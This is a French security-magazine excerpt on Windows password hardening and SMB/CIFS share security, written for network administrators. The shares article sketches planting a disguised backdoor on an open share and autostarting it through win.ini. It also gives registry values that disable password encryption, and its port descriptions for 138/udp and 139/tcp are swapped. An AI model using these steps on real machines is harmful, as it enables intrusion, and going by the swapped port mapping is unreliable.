Dans le prochain article, quelques statistiques vous seront données sur un grand nombre de mots de passe cassés ainsi que sur les temps de cassage maximaux pour les différents types d'algorithmes. Si vous n'êtes pas encore convaincus de l'utilité du durcissement des mots de passe, vous le serez alors.

Le durcissement des mots de passe sous Windows

Le durcissement sous Windows est réalisé grâce à une bibliothèque optionnelle livrée depuis le service pack 2 de Windows NT 4 : *passfilt.dll*. L'installation est manuelle via le changement d'une clé de registre :

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
Control\Lsa]
"FPNWCLNT3"=reg_multi_sz:PASSFILT
```

Les deux caractéristiques de *passfilt.dll* sont trop basique et non configurable. En effet, les deux règles à suivre sont :

la longueur minimale est de six caractères

au moins deux caractères parmi deux groupes suivants : les majuscules, les chiffres et les caractères non alphanumériques.

Un exemple comme **Bonjour1** est donc accepté par le système puisqu'il fait 8 caractères et comporte une majuscule et un chiffre, malheureusement n'importe quel programme moderne de cassage trouve ce mot de passe en moins d'un dixième de seconde.

Il est donc conseillé d'utiliser une mise en oeuvre d'un fournisseur tiers. Bien sûr, celle-ci est payante, mais elle est de bien meilleure qualité et configurable suivant vos besoins. Dans tous les cas, seuls les changements via une connexion réseau sont renforcés et jamais ceux réalisés par l'administrateur via l'outil de gestion des utilisateurs.

Quelques règles de constitution

Si vous installez un programme de durcissement de mots de passe sur un système, vous serez confronté au problème de gestion des utilisateurs qui ne comprennent pas pourquoi leurs nouveaux mots de passe sont systématiquement rejetés. Il est donc important avant toute chose d'éduquer vos utilisateurs, la sécurité d'un système reposant sur la force des mots de passe utilisés.

Quelques règles simples de constitution, même si elles ne suffisent pas à elles seules à assurer la force du mot de passe, aident souvent à passer le cap du programme de durcissement.

La particularité des environnements Windows est la présence de l'empreinte LanMan. Sa faiblesse intrinsèque force à choisir en fait 2 mots de passe costauds de 7 caractères chacun et de jouer sur ce stratagème pour résister aux programmes de cassage. Chaque «sous-mot de passe» doit donc comporter 7 caractères dont au moins 1 chiffre et un caractère non-alphanumérique, et passer individuellement le cap du programme de durcissement. Une règle simple est que le caractère non-alphanumérique et le chiffre ne doivent pas être placés en premier ou dernier caractère et ne doivent pas remplacer une lettre d'un mot existant ou s'insérer entre deux lettres.

En se référant aux méthodes de cassage, aucun mot de passe ne doit faire référence à une information relative à l'utilisateur, à son entourage, à ses passions, à son métier, à son entreprise, etc. Aucun ne doit être bâti à partir d'un mot existant qui se trouve dans un dictionnaire général, de noms propres, spécialisé, etc.

Une méthode simple est, en général, de choisir deux mots sans relation et de les combiner en insérant des chiffres et des caractères non-alphanumériques. Malheureusement, à cause de l'algorithme LanMan, l'utilisateur risque de se retrouver avec des mots de passe extrêmement simples à casser.

Il est donc possible de combiner des parties de mots entre elles, en faisant bien attention que ceux-ci ne forment pas par hasard un mot existant. Ce rôle incombe au programme de durcissement qui à partir du nouveau mot de passe en clair effectue en une fraction de seconde tous les calculs demandant généralement plusieurs mois à un programme de cassage. Cela évite que l'utilisateur malchanceux ne tombe par hasard sur un mot d'origine étrangère pour lequel un simple «*i*» aurait été remplacé par le chiffre «*1*». Toute ressemblance avec une situation vécue serait totalement fortuite !

L'écriture de mots en phonétique est aussi une solution qui aide, tout comme utiliser les premières lettres de vers, phrases ou expressions, agrémentées bien sûr de quelques chiffres et caractères non-alphanumériques.

Conclusion

J'espère vous avoir sensibilisé sur le rôle des mots de passe dans un environnement connecté et convaincu sur le fait qu'il est important que les utilisateurs y apportent toutes leurs attentions et les administrateurs, toutes leurs protections.

En attendant la seconde partie traitant de l'environnement Unix, bien du plaisir vous est souhaité dans l'application de certains de ces conseils. Mais il est important de ne pas confondre moyens et buts : n'appliquez un conseil que pour parer à un problème auquel vous avez affaire et non pas pour le plaisir de vous dire que vous avez fait quelque chose.

Denis Ducamp
Denis.Ducamp@groar.org - http://www.groar.org
Denis.Ducamp@hsc.fr - http://www.hsc.fr

Denis Ducamp est consultant en sécurité informatique chez Hervé Schauer Consultants et spécialisé dans la sécurité systèmes et réseaux. Cet article ainsi que sa prochaine suite ont été écrits à partir d'une présentation nommée «*crackage et durcissement des mots de passe*» développée chez HSC et publiquement accessible sur **http://www.hsc.fr/ressources/presentations/mdp2/**

Les Partages Windows au quotidien

Utiliser une ressource partagée, c'est utiliser un objet offert par une machine distante, comme un disque, une imprimante, ou dans une certaine mesure, une application (exécution sur une machine distante avec transmission du résultat sur la machine locale).
Les derniers virus de type Nimda sont techniquement remarquables : ils permettent de partager un disque dur à l'insu de l'utilisateur. Le pirate, mais aussi tous les autres utilisateurs du réseau, peut alors pénétrer anonymement la machine distante.
Afin de mieux comprendre le fonctionnement des ressources partagées sous Windows, cet article propose un balayage des différentes techniques de partages, des dangers possibles ainsi que les outils disponibles pour les administrateurs.
Ce retour d'expérience s'adresse plus particulièrement aux administrateurs de réseaux de plusieurs centaines de machines.

Protocoles SMB et CIFS

Netbios (couche application), **Net**work **B**asic **I**nput/**O**utput **S**ystem, est un protocole créé uniquement pour les PC. Il est apparu dans les années 80 à l'initiative d'IBM. Il repose sur des conversions de noms dont l'un des noms est lié à la «MAC address». Il y a des tables de conversion entre les noms, les sessions, les utilisateurs, les applications, les accès : un NETNAME peut être l'une de ces entités. 3Com en a ensuite repassé le développement à Microsoft en partenariat avec IBM. Dans les évolutions récentes, l'IETF a travaillé sur l'encapsulation de Netbios sur TCP/IP (RFC 1001 et RFC 1002). IBM et Microsoft ont lié l'évolution de Netbios et NDIS. NT a sorti NDIS 3.0 et supporte l'encapsulation IP et la suppression de la limitation à 254 nœuds. Netbios permet de travailler de nœud à nœud sans tierce partie.

Netbeui (couche réseau), **NetBIOS** **E**xtended **U**ser **I**nterface, est une amélioration de Netbios. Il est devenu autoconfigurable. Il gère 2 types de trafics :

- **mode non connecté**, non fiable, avec lequel l'expéditeur envoie des paquets au destinataire sans établire de connexion et sans garantie que les paquets arrivent bien. Utilisé pour la résolution de noms essentiellement.

- **mode connecté, fiable,** avec lequel l'expéditeur et le destinataire établissent une connexion fiable avant tout transfert de données. Utilisé pour des commandes telles que net use, net view, net start, ...

NetBT (couche transport)**NetBIOS** over **TCP/IP**. C'est une couche intermédiaire qui effectue les correspondances Noms NetBIOS <—> Adresses IP.


L'empilement des couches est donc le suivant :

Application	**Applications NetBIOS** (voisinage réseau, explorer,...), **Interface NetBIOS (netbios.dll)**	
Transport		**NetBIOS sur TCP/IP (NetBT)**
Réseau	**NetBEUI**	**TCP/IP**
Matériel	**NDIS**	

Les ports utilisés sont les suivants :
- 137/UDP : diffusion du service de nom NetBios
- 138/UDP : session NetBios (exp : partage répertoire)
- 139/TCP : service de datagram, permet d'envoyer un message à un nom unique ou à un groupe.

Pour pouvoir communiquer entre elles, les machines reçoivent des noms NetBIOS alphanumériques, de I à 15 caractères. Chaque machine doit avoir un nom NetBIOS unique sur le réseau. Lorsque vous tapez le nom NetBIOS, Windows NT vérifie qu'il n'a pas déjà été affecté à un autre ordinateur. Si tel est le cas, il vous demande de donner un autre nom. Un partage sera donc unique sur un même réseau.

CIFS : Common Internet File System est un protocole qui établit une norme pour l'accès distant aux fichiers. CIFS est supporté par tous les systèmes Windows.



Architecture CIFS

SMB, le langage de NetBIOS

Les commandes ou requêtes que se passent mutuellement les machines sont baptisées du nom de SMB (Server Message Block). Tous les systèmes compatibles NetBIOS comprennent le jeu de commandes SMB, ce qui permet de créer des sessions entre machines hétérogènes (au niveau des processeurs et/ou des systèmes) et d'échanger des données et des messages. On peut distinguer quatre classes de commandes :

1. ***Commandes de contrôle de session :*** Elles supervisent l'ouverture/fermeture de la session avec une autre machine.

2. ***Contrôle des accès aux données :*** Font partie de cette catégorie les commandes permettant de supprimer, d'ouvrir ou de créer des fichiers.

3. ***Contrôle des requêtes d'impression :*** Gestion des files d'attente d'impression, envoi des données aux imprimantes réseau.

4. ***Transmission de messages :*** Les messages entre deux machines sont adressés directement aux noms NetBIOS. Il peut s'agir ici de purs messages ou bien de messages qu'échangent des processus en train de communiquer.

A noter : les dialogues SMB sont chiffrés depuis le SP3 de Win NT4 et Windows 98. Mais attention, la compatibilité ascendante étant assurée, si un des Windows ne chiffre pas, le dialogue sera possible en mode non chiffré.

SMB Server : Sécurité de niveau utilisateur

Quand Windows 9x joue le rôle de serveur SMB avec un niveau de sécurité utilisateur, il autorise ou interdit les accès en fonction de la base de données de comptes du contrôleur de domaine NT, ce qui ressemble d'assez près à la façon dont Windows NT fonctionne. Ainsi, un utilisateur qui se connecte d'une station de travail Windows NT à une station Windows 9x peut considérer que le serveur distant est un ordinateur Windows NT. S'il n'y a pas de contrôleur de domaine NT, alors la sécurité est réalisée au niveau partage (share level password).

SMB Server : Sécurité de niveau partage

Avec la sécurité de niveau partage, les permissions ne sont pas attribuées à des utilisateurs individuels. Au lieu de cela, un mot de passe général est affecté au partage. Quand un utilisateur tente de se connecter depuis un ordinateur Windows NT, le client transmet le nom et le mot de passe de l'utilisateur. Le serveur Windows 9x ne s'occupe pas du nom de l'utilisateur et espère trouver une correspondance entre le mot de passe de l'utilisateur et le mot de passe général. C'est rarement le cas (si ça l'est, l'utilisateur doit changer son mot de passe !) et l'utilisateur doit alors entrer le mot de passe associé au partage. S'il ne le connaît pas, l'accès est refusé. S'il le fournit correctement, l'accès est accordé avec les permissions Lire, ou Contrôle total, en fonction du mot de passe (les serveurs Windows 9x peuvent avoir un mot de passe associé à chaque niveau d'accès).

Chiffrement des passwords

Sur Windows 98, les passwords pour les échanges réseau sont chiffrés par défaut. Pour le vérifier, en cas de contamination virale, il faut consulter la base de registre pour activer ou désactiver «l'encryption» du mot de passe :
Démarrer/Exécuter/regedit

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Vxd\VNETSUP\
Menu Edit/Nouveau/Valeur DWORD
Mettre le nom à EnablePlainTextPassword
(Attention aux majuscules)
Menu Edit/Modifier/Données de la valeur:00000001

- sur **Windows 95 :**

[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\VNETSUP]
«EnablePlainTextPassword»=dword:00000001

- sur **NT4 :**

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Rdr\Parameters]
«EnablePlainTextPassword»=dword:00000001

- sur **Windows 2000**

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanworkstation\parameters]
«enableplaintextpassword»=dword:00000001

Partager un répertoire

partages Windows

Partage par le Gestionnaire de fichiers

Comme pour les permissions NTFS locales, les permissions d'utilisateur et de groupe sont cumulatives, à l'exception de Aucun accès, qui a précédence sur toutes les autres permissions.

Souvenez-vous cependant que les permissions ATS (Access Through Share) sont complètement indépendantes des permissions NTFS locales. Si les deux ensembles de permissions sont affectés, seules les permissions les plus restrictives sont retenues. Un utilisateur qui a le Contrôle total sur un fichier à l'intérieur d'un partage auquel seul un accès Lire a été accordé ne pourra pas modifier ce fichier. De la même façon, un utilisateur qui a un accès Lire à un fichier situé à l'intérieur d'un partage doté de Contrôle total ne pourra pas modifier le fichier.

Si vous n'avez pas besoin de sécurité, ne modifiez pas les permissions ATS ; les permissions par défaut accordent le Contrôle total au groupe *Tout le monde*, tout comme les permissions NTFS par défaut.

Sur Windows 9x, il faut que l'option «partage de fichiers et d'imprimantes» du panneau de configuration réseau soit installée. Sur Windows NT workstation, il n'est hélas pas nécessaire d'avoir les privilèges administrateur local pour déclencher un partage sur un répertoire. Nous verrons dans la rubrique «parades» certains outils très pratiques pour empêcher cette fonctionnalité.

Partage à partir de l'invite de commande

Pour partager à partir de l'invite de commandes, utilisez la commande **net share** selon la syntaxe suivante :
net share <nom-de_partage>=<lettre-de-lecteur>:<chemin>
L'option /REMARK permet d'ajouter un commentaire pour l'Explorateur, très utile lorsque plusieurs centaines de machines peuvent être visibles par le voisinage réseau :
net share Documents=C:\PUBLIC /REMARK:"Documents publics"
L'option /USERS permet de définir un nombre d'usagers restreint :
net share Documents=C:\PUBLIC /REMARK:"Documents publics" /USERS:5

Partages cachés

Indépendamment de la façon dont vous l'avez créé, le partage peut être caché en faisant suivre son nom du caractère $:
net share Documents$=C:\PUBLIC

Les utilisateurs pourront encore se connecter à ces partages, mais ils devront explicitement indiquer le nom complet. Bien sûr, ceux-ci pourront toujours être protégés par *Permission Accès* à travers un partage.


L'utilitaire de voisinage réseau (ou favoris réseaux sous Windows 2000) n'affiche pas ce type de partage. Il vous faudra un scanner SMB pour les découvrir à distance.

Partages d'administration

Tout ordinateur Windows NT qui a des ACLs «codées en dur» accordant le *Contrôle total* au groupe des *Administrateurs* et *Aucun accès* au groupe *Tout le monde* possède des partages cachés. Par exemple, C$ qui partage la racine du disque C de l'ordinateur. Si d'autres partitions existent sur le disque, celles-ci auront aussi des partages semblables (ce n'est pas vrai pour le lecteur de CDROM et de disquettes). Les Administrateurs pourront donc se connecter facilement à d'autres ordinateurs du réseau. Les pirates aussi…

L'ouverture de session Distante

Une fois la connexion interactive réussie, quand on veut accéder à une ressource partagée (dossier, imprimante) sur un ordinateur du domaine (ou d'un domaine approuvé), l'ouverture de *session distante* sera mise en oeuvre. L'ordinateur distant vérifie l'identité de l'utilisateur. Une fois celui-ci authentifié, il renvoie un ID d'utilisateur à fournir pour les requêtes qui suivront.



Processus d'authentification de connexion distante.

Une fois l'accès distant établit, l'ID d'utilisateur est rappelé à chaque requête du poste client au poste serveur. Il est intégré dans tous les messages SMB (Server Message Block) échangés par les deux ordinateurs. Les sniffers SMB utilisent cette caractéristique afin de tracer les échanges.

Partage et NTFS

Par défaut, chaque racine de chaque disque est partagée en tant que LettreDeDisque$ (sauf pour les CD-Rom, les disques amovibles et les lecteurs de disquettes). De plus, le dossier %systemroot% (généralement c:\winnt) est partagé en tant que Admin$. Le nombre limite d'utilisateurs pour NT station est de 10.

Permissions

Partage d'un dossier
Aucun accès
Lire
Modifier
Contrôle total

Sécurité NTFS d'un dossier
Aucun accès
Lister
Lire
Ajouter
Ajouter & Lire
Modifier
Contrôle total
Accès spécial à un répertoire...
Accès spécial à un dossier...

Sécurité NTFS d'un ficher
Aucun accès
Lire
Modifier
Contrôle total
Accès spécial...

Sécurité NTFS spéciale d'un ficher/dossier
Lire (R)
Ecrire (W)
Exécuter (X)
Supprimer (D)
Changer des permissions (P)
Prendre Possession (O)

En cas de cumul des permissions (cas d'un partage sur un lecteur NTFS), les permissions les plus restrictives sont appliquées ! Les administrateurs restent avant tout des hommes... et les scanners de partages en profitent !
La commande NBTSTAT va nous permettre de consulter rapidement votre machine (champ NAME) ou une machine distante. Le TYPE et le STATUS sont des états CIFS normalisés.

```
C:\nbtstat -n
Name                    Type         Status
---------------------------------------------
Host            <20>    UNIQUE       Registered
Hostbug         <00>    GROUP        Registered
Host machine    <03>    UNIQUE       Registered
```

La commande `nbtstat -n` permet d'interroger le protocole SMB. Le code retour sera très utile pour tous les scanners de partages de type Windows.

Les valeurs <XX> possibles sont :

```
00 base computer names and workgroups
01 master browser
03 messaging/alerter service  (vulnérable)
20 resource-sharing "server service" name
1B domain master-browser name
1C domain controller name
```

Si la valeur <xx> est 20 alors il existe un partage possible à attaquer.
Pour prendre la main à distance, le principe est alors de monter un lecteur distant, par exemple F: sur un répertoire partagé sans mot de passe, puis de copier votre exécutable sur le PC distant.

```
C:\>copy backdoor.exe    F:\lisezmoi.exe
```

Avec un peu de chance, l'utilisateur distant cliquera un jour ou l'autre sur ce fichier. Mais si c'est son disque dur entier qui est partagé sous Windows 9x, il devient aisé d'insérer la ligne dans le fichier win.ini :

```
run=%SystemRoot%\lisezmoi.exe
```

Les imprimantes

Dans la philosophie Microsoft, une imprimante est l'interface logicielle entre l'application et le périphérique d'impression tandis qu'un périphérique d'impression est le périphérique qui produit les sorties papier.

Permissions sur les imprimantes
Aucun accès
Imprimer
Gestion des documents
Contrôle total

Depuis une machine Unix/Linux

Un client SMB pour un hôte Unix est inclus dans la distribution de Samba (implémentation du protocole SMB pour le monde Unix/Linux). Pour découvrir ce que partage une machine Windows, utilisez smbclient :

```
# smbclient -L hôte
```

Sharename	Type	Comment
ADMIN$	Disk	Remote Admin
public	Disk	Public
C$	Disk	
IPC$	IPC	Remote IPC
HP660	Printer	dans le couloir
print$	Disk	Drivers HP

Sur le même principe, la commande smbmount permet de monter un lecteur partagé distant, et smbprint permet d'imprimer sur une imprimante partagée sous Windows.
Toute machine Unix peut donc profiter des ressources Windows en réseau.

partages Linux

L'avantage de SAMBA reste sa compatibilité totale avec le monde Windows. La partie serveur de SAMBA va permettre à des stations Windows d'utiliser des ressources partagées (disques et imprimantes) sous Unix/Linux.
Un processus démon (smbd) attend les requêtes SMB des postes Windows et se comporte alors comme un serveur Windows NT. La configuration de SAMBA reste complexe car très fine. Par expérience, utilisez plutôt un logiciel graphique de configuration de SAMBA comme SWAT ou WEBMIN (avec un simple navigateur web). Les fichiers de configurations sont des fichiers texte (smb.conf). Avantage indéniable par rapport à la base de registre de windows. En effet, il est possible de générer plusieurs fichiers de configuration prêts à être utiliser ponctuellement pour une situation particulière, déclenché manuellement ou par script (cron) :

- sauvegarde de nuit en réseau avec un répertoire devenant partagé
- panne du contrôleur principal de domaine
- mise à disposition de fichiers ou d'imprimantes pour une occasion particulière
- etc.

Le serveur SAMBA devient alors beaucoup plus souple qu'un serveur de fichier NT4 ou qu'un serveur NFS. La commande showmount permet de lister les partages NFS du réseau.


Sniff et crack

Comme nous l'avons vu, un simple clic droit pour partager un répertoire est simple pour l'utilisateur, mais peut être très lourd de conséquences. Le protocole SMB est bavard sur le réseau. Le partage d'un répertoire implique l'ouverture de 3 ports. Une connexion à un répertoire partagé provoque un dialogue avec le contrôleur principal de domaine et un échange de mot de passe. L'utilisateur choisit évidemment les options par défaut que lui propose Windows, c'est à dire un partage sans mot de passe pour tous les utilisateurs du domaine. Merci qui ?
Les sniffers SMB écoutent et exploitent les faiblesses du protocole mais surtout des utilisateurs et des administrateurs. Une panoplie de virus facilite l'intrusion via les partages. Les derniers virus à la mode (comme Nimda) créent automatiquement des partages et affectent arbitrairement des droits d'accès. Vous devinez lesquels.
Par exemple, le cheval de Troie Trojan/**Pqwak** a pour objectif de voler le mot de passe affecté à un répertoire partagé sous Windows 9x et Windows ME.
Rhino9 a fait évoluer le logiciel **Legion** afin de localiser et de pénétrer les partages disponibles sur un réseau. Les passwords sont crackés par la méthode brute-force. Cela prend du temps, mais c'est automatique…
Microsoft annonce régulièrement des bugs SMB pour ses systèmes d'exploitation. Il est important que les administrateurs réseaux soient abonnés aux listes de diffusion de sécurité Microsoft qui donne l'URL pour le patch.

Bulletin sécurité pour les partages Win9x and Me

Reported October 11, 2000 by Microsoft
VERSIONS AFFECTED
Windows 9x/ME
DESCRIPTION
Microsoft has released a security bulletin and patch that addresses a security issue that would allow a remote user to access file shares without knowing the complete password.
DEMONSTRATION
Windows 9x and Windows ME both allow users to set share level passwords. By using a special utility, a malicious user could bypass the password and access the shares.
This does not affect user level password controls.
VENDOR RESPONSE
Microsoft has released a security bulletin, MS00-0072.

Les outils de sniff SMB peuvent être téléchargés sur **http://packetstorm.dnsi.info** .
LANguard (GFI) propose une version récente et gratuite de Network Scanner (lannetscan.exe V2.0) sur **www.gfi.com/languard/lantools.htm** . Ce scanner est un très bon outil pour commencer à découvrir l'intégralité de son LAN (partages, ports ouverts, hotfix installés, etc.). Il alerte également sur différents points critiques généralement exploités par les pirates et évalue la robustesse des mots de passe. Le dictionnaire des passwords doit être mis à jour pour être plus efficace (fichier texte). **Leviathan** est un exemple du même type.



Network scanner

nbtdump : scanne Windows NT, Windows 2000 et les serveurs Samba.
Auto NetBIOS Hacker (netbios.bat) pour Windows 95/98/NT se connecte sur les partages cachés IPC$ et exploite la connexion.
NetMAN est une console de supervision de l'environnement SMB.
Net Sentinel surveille les utilisateurs connectés sur votre partage.
Share Password Checker (spc002) scrute les partages Windows 95/98/Me et affiche les mots de passe correspondant à chaque répertoire. Pour Windows 2000, il n'affiche que les partages n'ayant pas de mot de passe. Il utilise les vulnérabilités du niveau SMB «Share Level Password». Il indique également si les patchs de sécurité ont été appliqués sur la machine distante.

HSC.fr, dont l'efficacité n'est plus à prouver, propose **smbsniff,** un outil qui permet d'écrire, sur le disque de la personne qui le lance, tous les fichiers qui sont partagés (Microsoft et Samba). Ce logiciel est une preuve de concept pour montrer que le protocole CIFS présente des graves lacunes en matière de sécurité. Smbsniff peut recréer les fichiers partagés, soit directement en analysant ce qui transite sur le réseau, soit à partir d'un fichier créé par tcpdump.

Sur NESSUS.org, le scanner intrusif propose 3 plugins SMB :
- SMB shares enumeration,
- SMB shares access pour afficher les partages du réseau,
- SMB Windows9x password verification vulnerability pour accéder à une ressource partagée en cassant le password.

Ces scripts programmés en NASL exploitent les mécanismes SMB : ils sont lisibles et adaptables pour ceux qui veulent approfondir leurs connaissances.

Parades

Conseils et Outils

Il convient de rappeler de surveiller les failles CVE annoncées sur **www.cve.mitre.org** ou provenant du CERT, avec comme mot clé «share» ou «SMB».

Vérifier tous les partages sur le serveur

La liste des partages peut être obtenue sur un serveur NT par Outils d'administration – Gestionnaire de serveur. Par défaut, tout le monde à un contrôle total sur les partages, onglet partage, bouton permissions (pas le bouton permissions de l'onglet sécurité). Mettre Utilisateur authentifié: lire.

Auditer sur le serveur de fichier

L'audit sur une partition FAT se limite aux logins. Sinon, sur une partition NTFS, il est possible d'auditer les fichiers et les répertoires.

Gestionnaires des utilisateurs – Stratégies - audit

Logguer les succès et les échecs de :
- Ouverture et fermeture de sessions
- Gestion des utilisateurs et groupes
- Modifications stratégie sécurité
- Redémarrage, arrêt et système
- Logguer les échecs de :
- Accès fichier et objet

Audit des répertoires

Il s'agit d'auditer le répertoire Winnt\repair car, en cas de création de disquette de réparation, c'est le contenu de ce répertoire qui est utilisé.
Le répertoire winnt\system32\config contient les fichiers de configuration du système (matériels et drivers). Il ne doit pas être modifié par un pirate.

Clés de la base des registres

Avec regedit32, sélectionner les clés sensibles (LanmanServer/Shares) et les auditer (menu sécurité - audit)

Services Packs

Pour connaître la version installée, regardez :
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\CSDVersion
- winver.exe
- winmsd.exe
- menu d'aide/à propos dans l'explorateur

Ne pas créer de répertoire de désinstallation suite à l'application d'un service pack car il n'est jamais surveillé et est la cible de virus ou de pirates espérant une désinstallation, et donc l'installation d'un cheval de Troie utilisant un répertoire partagé.

Outils sécurité de Microsoft

Afin d'améliorer son image, le site web Microsoft a mis l'accent depuis quelques semaines sur la partie sécurité. Profitez-en, mais il faut y passer beaucoup de temps. Une solution plus rapide est l'abonnement TechNet sur CDROM : cher mais complet et pratique. Microsoft vient également d'éditer gratuitement et pour le grand public son CDROM Microsoft Security Tool Kit à jour.

Restauration de partage

Windows NT emmagasine les partages dans le Registre, et ceux-ci ne sont pas rayés à moins de les supprimer explicitement. Certains administrateurs croient qu'un partage est supprimé en même temps que le répertoire auquel il est affecté, ce qui n'est pas le cas. Il ne faut pas utiliser de permissions de partage, mais uniquement des permissions

NTFS. Lorsqu'on déplace un lecteur, les permissions sont transférées avec lui. Une autre solution consiste à sauvegarder la clé suivante dans le disque du Registre :
HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Shares

On peut ensuite réinstaller Windows NT à partir de zéro si on le veut. Lorsque la réinstallation est terminée, on arrête le gestionnaire de services et on réimporte la clé depuis le disque. On supprime ensuite tout partage relié à l'imprimante ou au répertoire sous la clé (il faut recréer ces partages manuellement). Lorsque le gestionnaire de services tourne à nouveau, les partages sont de retour avec les niveaux de sécurité désirés.

Routeur et Firewall

Les routeurs possèdent maintenant des fonctionnalités de filtrage très utiles pour notre cas. Par expérience, il ne faut pas en abuser, sinon les performances du routeur seront nettement dégradées. Un routeur route, un firewall firewallise ! La première parade est de ne pas autoriser les ports SMB pour TCP et UDP (135 à 139) sur le firewall en contact avec votre sortie WAN. Si vous voulez isoler certains segments de votre LAN, appliquez ce filtrage sur les routeurs internes.
nbname 137/udp nbdatagram 138/udp nbsession 139/tcp
Le port 137/udp est utilisé pour parcourir le réseau en mode broadcast afin de consulter les noms de partages disponibles.

Comptes utilisateurs

La meilleure solution est de désactiver le compte invité des machines réalisant des partages.

Vérifier votre réseau

Vous trouverez des outils de test de sécurité gratuits sur **http://grc.com/freepopular.htm**, notamment des tests de votre firewall et des ports ouverts sur votre machine. Ils sont écrits en pur assembleur (environ 50 Ko !). Les logiciels letshare.exe et noshare.exe sont très efficaces : ils permettent d'interdire ou d'autoriser d'une manière systématique les fonctions de partage et de connexion d'un lecteur réseau.
Si vous êtes sur Internet, vous pouvez vous auto scanner gratuitement avec **http://www.csnc.ch/onlinetests/index_e.html**
Ou **https://grc.com/x/ne.dll?bh0bkyd2 .**
Pour un besoin plus professionnel, des solutions existent en mode ASP, c'est à dire que vous déléguez ce scan à une tierce entreprise spécialisée qui testera votre sécurité régulièrement, depuis Internet.

Mesures organisationnelles

Procédures de restauration

Par expérience, le nombre d'administrateurs système et réseau reste limité dans une entreprise. Avec la nouvelle organisation du travail, il arrive que les bonnes personnes ne soient pas forcément présentes au bon moment. Alors, s'il n'y a pas de procédures écrites, des erreurs peuvent être commises, et certaines actions sensibles peuvent ne pas être notifiées dans le cahier d'exploitation des serveurs. Le cas le plus fréquent est la restauration de fichiers et répertoires d'un serveur de fichier sous Windows. L'opérateur sera t –il certain d'avoir restaurer les droits NTFS et les droits sur les partages? Le cas devient complexe avec Windows 2000 et les droits d'héritage. Il convient donc d'écrire une procédure simple, avec des copies d'écran, permettant de restaurer sans perdre sa sécurité.

Surveillance du réseau

Il faut mettre en place une surveillance programmée de votre réseau :
- manuellement, en établissant un calendrier, en lançant un utilitaire de type LanGuard et en enregistrant le rapport.
- Automatiquement, en adaptant un logiciel comme nessus (plugins SMB) possédant un mode commande lancé hebdomadairement par un cron sous Unix/Linux. Le rapport peut être généré au format XML et consultable en tout lieu par navigateur web (avec authentification bien sur).

Charte de bonne conduite pour les utilisateurs

Il faut enfin sensibiliser et former les utilisateurs aux dangers des répertoires partagés de leurs disques durs, les bons réflexes à adopter, l'interdiction d'utiliser des scanners, etc. La signature d'une charte interne est devenue systématique pour tous les utilisateurs au sein des grands comptes. Cet acte d'engagement s'approche d'une parade juridique et surtout morale. Ce qui ne doit pas empêcher les administrateurs de mettre en place des IDS (détecteurs d'intrusion) et de surveiller les logs des firewalls.

Conclusion

Cet article a mis en évidence les principes et dangers des partages sur un réseau Microsoft avec le protocole SMB. La simplicité pour un utilisateur de partager un répertoire sur le réseau reste le facteur le plus dangereux. Sur un réseau d'entreprise connecté sur l'Internet, il faut que l'administrateur utilise des outils lui permettant de vérifier les configurations des routeurs, firewalls, serveurs de fichiers et des postes utilisateurs. Ce travail doit être périodique, pourquoi pas être externalisé, et doit impliquer la sensibilisation de tous les utilisateurs du réseau. Le danger réside maintenant dans les nouvelles applications en mode Peer to Peer de type Napster permettant le partage d'informations et d'applications sans aucun contrôle des administrateurs, si ce n'est de détecter l'utilisation de certains ports dans les logs des firewalls.

thierrymartineau@yahoo.fr

Sécurisation de Windows 2000

Windows 2000 est un système d'exploitation doté de nombreuses fonctionnalités de sécurité, et celles-ci sont configurées par défaut à un niveau de sécurité plus élevé que celui de Windows NT 4.0. Cependant, la configuration de ces fonctionnalités est encore insuffisante dans la plupart des cas. L'objectif de cet article est de présenter des recommandations de sécurisation en vue d'obtenir un serveur autonome ou un poste de travail correctement sécurisé. Avec un peu de méthode et en quelques étapes, il est possible d'obtenir un système déjà beaucoup plus solide et adapté à nombre de besoins de sécurité.

Nous n'aborderons que brièvement les aspects liés à Active Directory, car il est déconseillé d'installer celui-ci sur un serveur placé sur un réseau hostile. Quant à Windows XP, la plupart des recommandations de cet article peuvent s'y appliquer, car il n'y a pas de révolution majeure concernant la sécurité dans la nouvelle version de Windows.

Démarche de sécurisation

